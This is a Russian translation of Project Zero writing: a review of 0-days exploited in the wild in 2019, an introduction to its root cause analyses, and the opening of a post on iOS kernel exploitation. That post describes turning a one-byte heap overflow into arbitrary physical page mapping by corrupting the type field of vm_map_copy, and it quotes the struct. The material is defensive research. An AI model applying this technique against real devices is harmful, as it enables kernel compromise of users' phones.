
В мае 2019 года Project Zero опубликовала таблицу отслеживания уязвимостей нулевого дня из реальных атак и начала более целенаправленно анализировать эти эксплойты и извлекать уроки. Это ещё один способ усложнить применение 0-day. Статья объединяет результаты работы и наблюдения за прошедший год и рассматривает, чему можно научиться на обнаруженных в реальном применении эксплойтах 2019 года. Одновременно мы публикуем отдельную статью об анализе первопричин, на котором основаны выводы обзора, и восемь RCA уязвимостей 2019 года.

Задумав годовой обзор, я сразу стала перебирать разные способы разделить данные и возможные выводы. Возможно, обнаружится интересная причина популярности использования после освобождения или определённый метод окажется применён в Y% уязвимостей. Но, как ни пыталась я найти такие технические закономерности, анализ снова и снова возвращался к обнаружению. Во всех исследованных направлениях данные подчёркивали один вывод: **способность сообщества обнаруживать уязвимости нулевого дня в реальных атаках настолько недостаточна, что из-за малого объёма и смещений собранных данных нельзя делать значимые выводы.**

Далее подробно описан анализ эксплойтов 2019 года, приведший к этому заключению. Project Zero продолжит исследовать новые способы обнаружения. Надеемся, статья убедит вас присоединиться.

Основные сведения

В 2019 году было обнаружено и раскрыто 20 уязвимостей нулевого дня из реальных атак. Наш учёт ограничен целями и областями активных исследований Project Zero; подробнее об охвате сказано здесь. Число примерно соответствует среднему за 2014–2017 годы, тогда как в 2018 году обнаружений было необычно мало. Project Zero начала отслеживание только после основания в июле 2014 года, поэтому для приблизительной оценки показатель 2014 года удвоен.




Почти постоянное число может означать, что методы защитников развиваются с той же скоростью, что и методы атакующих. А может и не означать. В таблице находятся только обнаруженные эксплойты, а не все использованные. Пока неизвестна реальная доля обнаружения, чрезвычайно трудно заключить, растёт или сокращается число применяемых атак. Если бы защитники полностью остановили поиск, могло бы показаться, что 0-day вообще не используются, хотя это явно неверно.

Все эксплойты 2019 года подробно перечислены в таблице Project Zero.

Уязвимости по разработчикам

Распространённый способ анализа — посмотреть, кого затронули проблемы. Разбивка 2019 года показывает, что почти у каждого крупного разработчика платформ обнаружилось по несколько атак, но различия велики. По данным кажется, что продукты Microsoft атакуют примерно в пять раз чаще Apple и Google. Однако iOS и Android составляют огромную долю устройств мира.



Microsoft Windows всегда была важной целью, но, скорее всего, мы видим больше уязвимостей Microsoft из-за смещения обнаружения. Её продукты атаковали ещё до появления некоторых других платформ, поэтому средства поиска развивались намного дольше. Экосистема Microsoft также позволяет сторонним компаниям наряду с самой Microsoft развёртывать средства обнаружения. Чем больше людей ищет разными методами, тем больше проблем будет найдено.

Подробный разбор Microsoft

В 2019 году в продуктах Microsoft обнаружили 11 эксплойтов — более половины общего числа. Это единственная платформа с достаточно большой выборкой для более глубокого анализа.

Из 11 эксплойтов только четыре были замечены против новейшей версии Windows. Остальные нацеливались на старые выпуски, например Windows 7 от 2009 года. Из четырёх, работавших в актуальной Windows, три атаковали Internet Explorer, который не является браузером по умолчанию Windows 10, но включён ради совместимости. Итак, 10 из 11 проблем Microsoft предназначались для устаревшего ПО.

Шесть из 11 атаковали компонент Win32k — часть ядра оконной подсистемы, исторически популярную цель. В Windows 10 Microsoft вложилась в сокращение его поверхности. По обнаруженным данным ни один из шести эксплойтов Win32k не применялся против последней версии Windows 10, а две уязвимости, CVE-2019-0676 и CVE-2019-1132, затрагивали только Windows 7.

Даже внутри выборки Microsoft вероятно смещение. Действительно ли старое ПО является основной целью или мы просто лучше обнаруживаем давно известные программы и техники?

CVE	Windows 7 SP1	Windows 8.1	Windows 10	Win 10 1607	Win 10 1703	Win 10 1803	Win 10 1809	Win 10 1903	Эксплуатация последнего выпуска?	Компонент

CVE-2019-0676	X	X	X	X	X	X	X		Да (1809)	IE
CVE-2019-0808	X								Неприменимо (1809)	win32k
CVE-2019-0797		X	X	X	X	X	X		Эксплуатация маловероятна (1809)	win32k
CVE-2019-0703	X	X	X	X	X	X	X		Да (1809)	Windows SMB
CVE-2019-0803	X	X	X	X	X	X	X		Эксплуатация более вероятна (1809)	win32k
CVE-2019-0859	X	X	X	X	X	X	X		Эксплуатация более вероятна (1809)	win32k
CVE-2019-0880	X	X	X	X	X	X	X	X	Эксплуатация более вероятна (1903)	splwow64
CVE-2019-1132	X								Неприменимо (1903)	win32k
CVE-2019-1367	X	X	X	X	X	X	X	X	Да (1903)	IE
CVE-2019-1429	X		X	X	X	X	X	X	Да (1903)	IE
CVE-2019-1458	X	X	X	X					Неприменимо (1909)	win32k

Уязвимости Internet Explorer JScript CVE-2019-1367 и CVE-2019-1429

Хотя цель статьи не в подробном разборе каждой уязвимости 2019 года, нельзя не обсудить JScript в Internet Explorer. CVE-2019-1367 и CVE-2019-1429, а также CVE-2018-8653 от декабря 2018-го и CVE-2020-0674 от февраля 2020-го — варианты одной ошибки. По данным группы анализа угроз Google (TAG), все четыре применял один злоумышленник.

Наш анализ первопричины содержит подробности. Класс ошибки — переменная JScript, не отслеживаемая сборщиком мусора. Несколько экземпляров Иван Фратрич из Project Zero обнаружил в январе 2018 года. В декабре TAG увидела этот класс в реальной атаке как

CVE-2018-8653. В сентябре 2019 года нашли ещё один эксплойт. Проблему «исправили» как CVE-2019-1367, но патч в действительности её не устранил, и атакующие продолжили использовать исходную ошибку. Одновременно Иван Фратрич нашёл вариант (P0 1947). И вариант, и исходную проблему исправили как CVE-2019-1429. В январе 2020 года TAG обнаружила ещё один образец из-за повторно неполного патча Microsoft; его устранили как CVE-2020-0674.

Подробное обсуждение вариантов и полных патчей заслуживает отдельного материала. Пока отметим: после того как класс и конкретные ошибки стали известны, атакующие получили четыре отдельные возможности продолжить нападения. Если отрасль хочет усложнить 0-day, нельзя давать четыре шанса на одной ошибке.

Повреждение памяти

63% эксплуатировавшихся в 2019 году уязвимостей относятся к повреждению памяти, половина из них — использование после освобождения. Их популярность не нова. Основополагающая работа о повреждении стека «Smashing the Stack for Fun and Profit» вышла в 1996 году. Но интересно, что почти две трети обнаруженных 0-day по-прежнему эксплуатируют память, несмотря на множество исследований других классов, например логических и компиляторных ошибок. Подчеркнём: две трети обнаруженных. Я не знаю, является ли доля ложной, но проверить нельзя, поскольку повреждение памяти искать проще. Из-за распространённости и меньшей надёжности по сравнению с логическими ошибками это может быть ещё одним смещением. Типы повреждения внутри платформ похожи и мало меняются: UAF десятилетней давности выглядит примерно как современный, поэтому мы могли просто научиться лучше их выявлять. Логические и архитектурные ошибки редко похожи друг на друга, поскольку используют конкретный недостаток конкретного компонента, что усложняет обнаружение.

Даже если выборка завышает долю повреждений памяти, они регулярно эксплуатируются против пользователей, поэтому необходимо продолжать системные решения вроде маркировки памяти и безопасных языков.

Дополнительные мысли об обнаружении

По-прежнему актуальны вопросы из первой статьи команды: «Какова доля обнаружения эксплойтов нулевого дня?» и «Сколько применяется незаметно?»

Индустрия может анализировать только обнаруженные случаи, а не все использованные. По данным нельзя добросовестно утверждать, что Windows атакуют в 11 раз чаще Android. Скорее, сообщество намного чаще обнаруживает атаки Windows. Исторически первые антивирусы и средства поиска создавались для Microsoft Windows, а затем методы продолжали развиваться. Инструменты строит и Microsoft, и сторонние компании. На других, особенно мобильных платформах такого разнообразия нет, поэтому вероятность обнаружения ниже. Большое направление роста — поиск на платформах кроме Windows и уровень доступа, который разработчик предоставляет защитным средствам.

Кто обнаруживает?

Один исследователь, Клеман Лесинь из TAG Google, указан автором обнаружения семи из 21 уязвимости 2019 года на четырёх платформах: Apple iOS (CVE-2019-7286, CVE-2019-7287), Google

Chrome (CVE-2019-5786), Microsoft Internet Explorer (CVE-2019-0676, CVE-2019-1367, CVE-2019-1429) и Microsoft Windows (CVE-2019-0808). Иначе говоря, без Клемана и команды было бы найдено на треть меньше. Вторая организация, Kaspersky Lab, обнаружила четыре: CVE-2019-0797, CVE-2019-0859, CVE-2019-13720 и CVE-2019-1458. Две организации отвечают более чем за половину всех обнаружений года. Если более половины находит лишь пара участников глобального сообщества, это тревожный признак распределения ресурсов. До уверенности в обнаружении большинства применяемых эксплойтов ещё далеко.

Из 20 уязвимостей только одна, CVE-2019-0703, включала разработчика целевого продукта среди авторов обнаружения, и даже она также приписана внешнему исследователю. Это удивительно: разработчик платформы лучше всего расположен для поиска благодаря телеметрии, журналам, возможности встроить обнаружение и получаемым «наводкам». Возникает вопрос: команды с максимальным доступом не выделяют ресурсы или находят, но не раскрывают внутренние обнаружения? Оба варианта далеки от идеала. Для закрытых мобильных платформ ситуация особенно тревожна, поскольку внешним специалистам трудно попасть внутрь и увидеть эксплуатацию.

«Тайная» регистрация 0-day

По неофициальным сведениям, иногда уязвимость сообщают скрытно — как обычную ошибку, а не активно эксплуатируемую. Это вредит безопасности: пользователи и организации с разными моделями угроз могли бы принять другие меры, зная о реальной атаке. Разработчики и сторонние специалисты могли бы улучшить обнаружение, вложиться в связанное исследование, приоритизировать варианты и предпринять действия, увеличивающие стоимость дальнейших атак. Если все прозрачно раскрывали бы факт эксплуатации, число известных случаев выросло бы, а сведения о предпочтениях и поведении злоумышленников стали лучше.

Обнаружение на мобильных платформах

Особенно нуждаются в развитии iOS и Android. В 2019 году для всех мобильных платформ обнаружили лишь три уязвимости: две iOS (CVE-2019-7286, CVE-2019-7287) и одну Android (CVE-2019-2215). Между тем мобильными телефонами пользуются миллиарды, а по данным Zerodium эксплойты Android и iOS стоят вдвое или ещё дороже аналогичных настольных. Мы знаем, что их создают и применяют, просто не находим. Из-за «огороженного сада» iOS и песочниц приложений обеих систем сторонним защитным решениям особенно трудно развёртываться. Те же функции, которые критически важны для пользователей, мешают стороннему обнаружению на устройстве. Поэтому пользователи и сообщество зависят от активного и прозрачного поиска разработчиков. Ключевой вопрос: как побудить их приоритизировать эту работу?

Ещё один интересный результат: CVE-2019-2215 — первая отслеживаемая нами уязвимость нулевого дня, нацеленная на Android. До неё ближе всего была CVE-2016-5195 для Linux. Но единственную Android-ошибку 2019 года и всего периода с 2014-го обнаружили по документам, а не по образцу эксплойта. Значит, в 2019, 2018, 2017, 2016, 2015 и половине 2014 года ни одного образца не обнаружили или как минимум публично не раскрыли. Знание наступательной отрасли говорит, что это не означает отсутствия использования. Обнаружение недостаточно, эксплойты остаются неизвестными, ошибки — неисправленными, а пользователи и защитники не могут принять дополнительные меры. В 2020 году Project Zero сосредоточится на новых методах поиска атак на iOS и Android.

Обнаружение на других платформах

За тот же период ни одной уязвимости не обнаружили на других популярных платформах, например Linux, Safari и macOS. Несмотря на отсутствие публичных случаев, можно уверенно считать их интересными целями по числу пользователей, вакансиям наступательных специалистов и разговорам с исследователями. Если атакуют OfficeScan Trend Micro, то тем более гораздо более распространённые продукты. Это снова возвращает нас к обнаружению. Но некоторым платформам для успешной эксплуатации могут не требоваться 0-day. Например, эта статья описывает цепочки iOS с публично известными n-day WebKit. Без полных данных нельзя уверенно определить объём эксплуатации по платформам.

Заключение

Это наш первый годовой обзор уязвимостей нулевого дня из реальных атак. По мере развития программы и получения отзывов будут меняться публикации, знания и опыт. Мы начали с предположения о множестве, преимущественно технических, выводов, но анализ свёл всё к одному: существует большой пробел в обнаружении. Project Zero продолжит исследовать новые методы и делиться знаниями со всем миром.

Одновременно с обзором мы публикуем выполненные анализы первопричин, на которых основаны выводы. Подробнее о разных эксплойтах 2019 года читайте в сопутствующей статье.

Анализ первопричин эксплойтов нулевого дня, применяемых в реальных атаках

Когда уязвимость нулевого дня эксплуатируется в реальной атаке **и** её удаётся обнаружить, мы должны использовать эту возможность, чтобы узнать об уязвимости и эксплойте как можно больше. Только так можно усложнить применение уязвимостей нулевого дня. Один из основных методов — анализ первопричины (root cause analysis, RCA).

Мы всерьёз начали эту работу в последнем квартале 2019 года. Сегодня мы приступаем к публикации завершённых анализов первопричин уязвимостей нулевого дня, применявшихся в реальных атаках. Чтобы наверстать отставание, сейчас мы публикуем сразу несколько материалов, а в будущем планируем выпускать каждый вскоре после обнаружения и раскрытия уязвимости. Своевременная публикация технических подробностей важна для прозрачности и позволяет всему сообществу информационной безопасности принимать обоснованные решения и действовать.

В таблицу отслеживания уязвимостей нулевого дня в реальных атаках добавлен новый столбец со ссылками на публикуемые RCA. Мы также продолжим обновлять страницу анализов первопричин эксплойтов нулевого дня.

Мы используем стандартный шаблон RCA. Он отражает, какие сведения об эксплуатируемых в реальных атаках уязвимостях нулевого дня Project Zero считает важными и пригодными для практических действий, однако мы будем рады отзывам о другой полезной информации. Исследователи и разработчики также могут использовать шаблон при публикации анализов обнаруженных или изученных ими уязвимостей нулевого дня.

Основные направления

При анализе первопричины мы уделяем внимание следующим вопросам:

• класс ошибки;
• подробности уязвимости, включая способ её активации и предоставляемые возможности;
• метод эксплуатации и то, был ли он известен ранее;
• гипотеза о способе обнаружения уязвимости: аудит кода, фаззинг, анализ вариантов и так далее;
• исторический, текущий и будущий контекст, включая связанные ошибки;
• направления анализа вариантов и найденные варианты;
• системные улучшения: можно ли устранить весь класс ошибок и существенно затруднить эксплуатацию;
• возможные методы обнаружения схожих уязвимостей нулевого дня;
• способы обнаружить эксплойт, пока уязвимость ещё оставалась уязвимостью нулевого дня.

Последний пункт отличается от публикации индикаторов компрометации: цель состоит в обнаружении неизвестной уязвимости, пока она ещё является уязвимостью нулевого дня.

Сведения об уязвимости и методе эксплуатации устанавливают факты: что это за уязвимость, как она работает и как её эксплуатировали. На их основе можно выдвигать гипотезы и искать способы помешать атакующим повторить то же самое. Некоторые идеи на практике окажутся неосуществимыми или неэффективными, тогда как другие будут разумными и пригодными для внедрения. Общая цель — инициировать такое обсуждение и стимулировать действия после каждого обнаруженного эксплойта нулевого дня: улучшать обнаружение, усиливать изоляцию, предотвращать появление новых уязвимостей и повышать стоимость эксплуатации.

Первые опубликованные анализы

Из 20 отслеживаемых уязвимостей нулевого дня за 2019 год мы подготовили восемь анализов первопричин, которые публикуем сегодня. Пять из них охватывают шесть уязвимостей, обнаруженных начиная с августа 2019 года, когда появилась эта инициатива. Мы также публикуем анализ двух уязвимостей iOS нулевого дня от февраля 2019 года, о которых Project Zero сообщила Apple совместно с группой анализа угроз Google, а также уязвимости Firefox нулевого дня, о которой Project Zero ранее сообщила Mozilla и которая независимо была обнаружена в реальных атаках.

• CVE-2019-7286: использование после освобождения в CFPrefsDaemon в iOS.
• CVE-2019-7287: переполнение буфера в ProvInfoIOKitUserClient в iOS.
• CVE-2019-11707: путаница типов в `Array.pop` в Firefox.
• CVE-2019-1367: использование после освобождения в JScript в Internet Explorer.
• CVE-2019-2215: использование после освобождения в Binder в Android.
• CVE-2019-13720: использование после освобождения в Web Audio в Chrome.
• CVE-2019-1429: использование после освобождения в JScript в Internet Explorer; см. анализ CVE-2019-1367.
• CVE-2019-1458: неинициализированная переменная win32k при переключении задач в Windows.

Эти RCA подробно объясняют уязвимости и их эксплуатацию, а затем используют установленные факты как основу для гипотез и поиска решений с точки зрения специалистов по наступательной безопасности.

Мы надеемся, что анализ поможет сообществам информационной безопасности и технологий действовать на основе данных, полученных из обнаруженных эксплойтов нулевого дня, и искать способы сделать их применение в реальных атаках более дорогим, долгим и сложным. Пожалуйста, присылайте отзывы и предложения и при публикации будущих анализов используйте общий шаблон RCA.

Один байт, чтобы править всеми

> Один Байт, чтоб править всеми, Один Байт, чтоб типы найти,
> Один Байт, чтоб отобразить их и в userspace заключить.

В этой статье исследуется альтернативная стратегия эксплуатации ядра iOS: непосредственное превращение контролируемого однобайтового линейного переполнения кучи в примитив отображения произвольных физических страниц. Вместо знакомого пути через висячие Mach-порты и поддельный порт задачи ядра техника злоупотребляет полем типа `vm_map_copy_t`.

I — Братство проводки


Структура власти

Исследуя XNU после обнаружения CVE-2020-3837 (`oob_timestamp`), я заметил, что `vm_map_copy_t` начинается с дискриминатора типа:


```
struct vm_map_copy {
    int type;
#define VM_MAP_COPY_ENTRY_LIST    1
#define VM_MAP_COPY_OBJECT        2
#define VM_MAP_COPY_KERNEL_BUFFER 3
    vm_object_offset_t offset;
    vm_map_size_t size;
    union {
        struct vm_map_header hdr; /* ENTRY_LIST */
        vm_object_t object;       /* OBJECT */
        uint8_t kdata[0];         /* KERNEL_BUFFER */
    } c_u;
};
```

Для атакующего это необычайно привлекательно. Тип является первым полем, и в iOS с обратным порядком байтов однобайтовая перезапись может заменить его любым допустимым значением. Дискриминатор переключает объединение между контролируемыми встроенными байтами и указателями ядра. Поэтому превращение копии `KERNEL_BUFFER` в `ENTRY_LIST` заставляет ядро рассматривать встроенные данные атакующего как `vm_map_header` с указателями связного списка.


Копия со списком элементов описывает области с помощью циклического двусвязного списка объектов `vm_map_entry`. Каждый элемент указывает на `vm_object`, который, в свою очередь, ссылается на физические страницы через объекты `vm_page`.



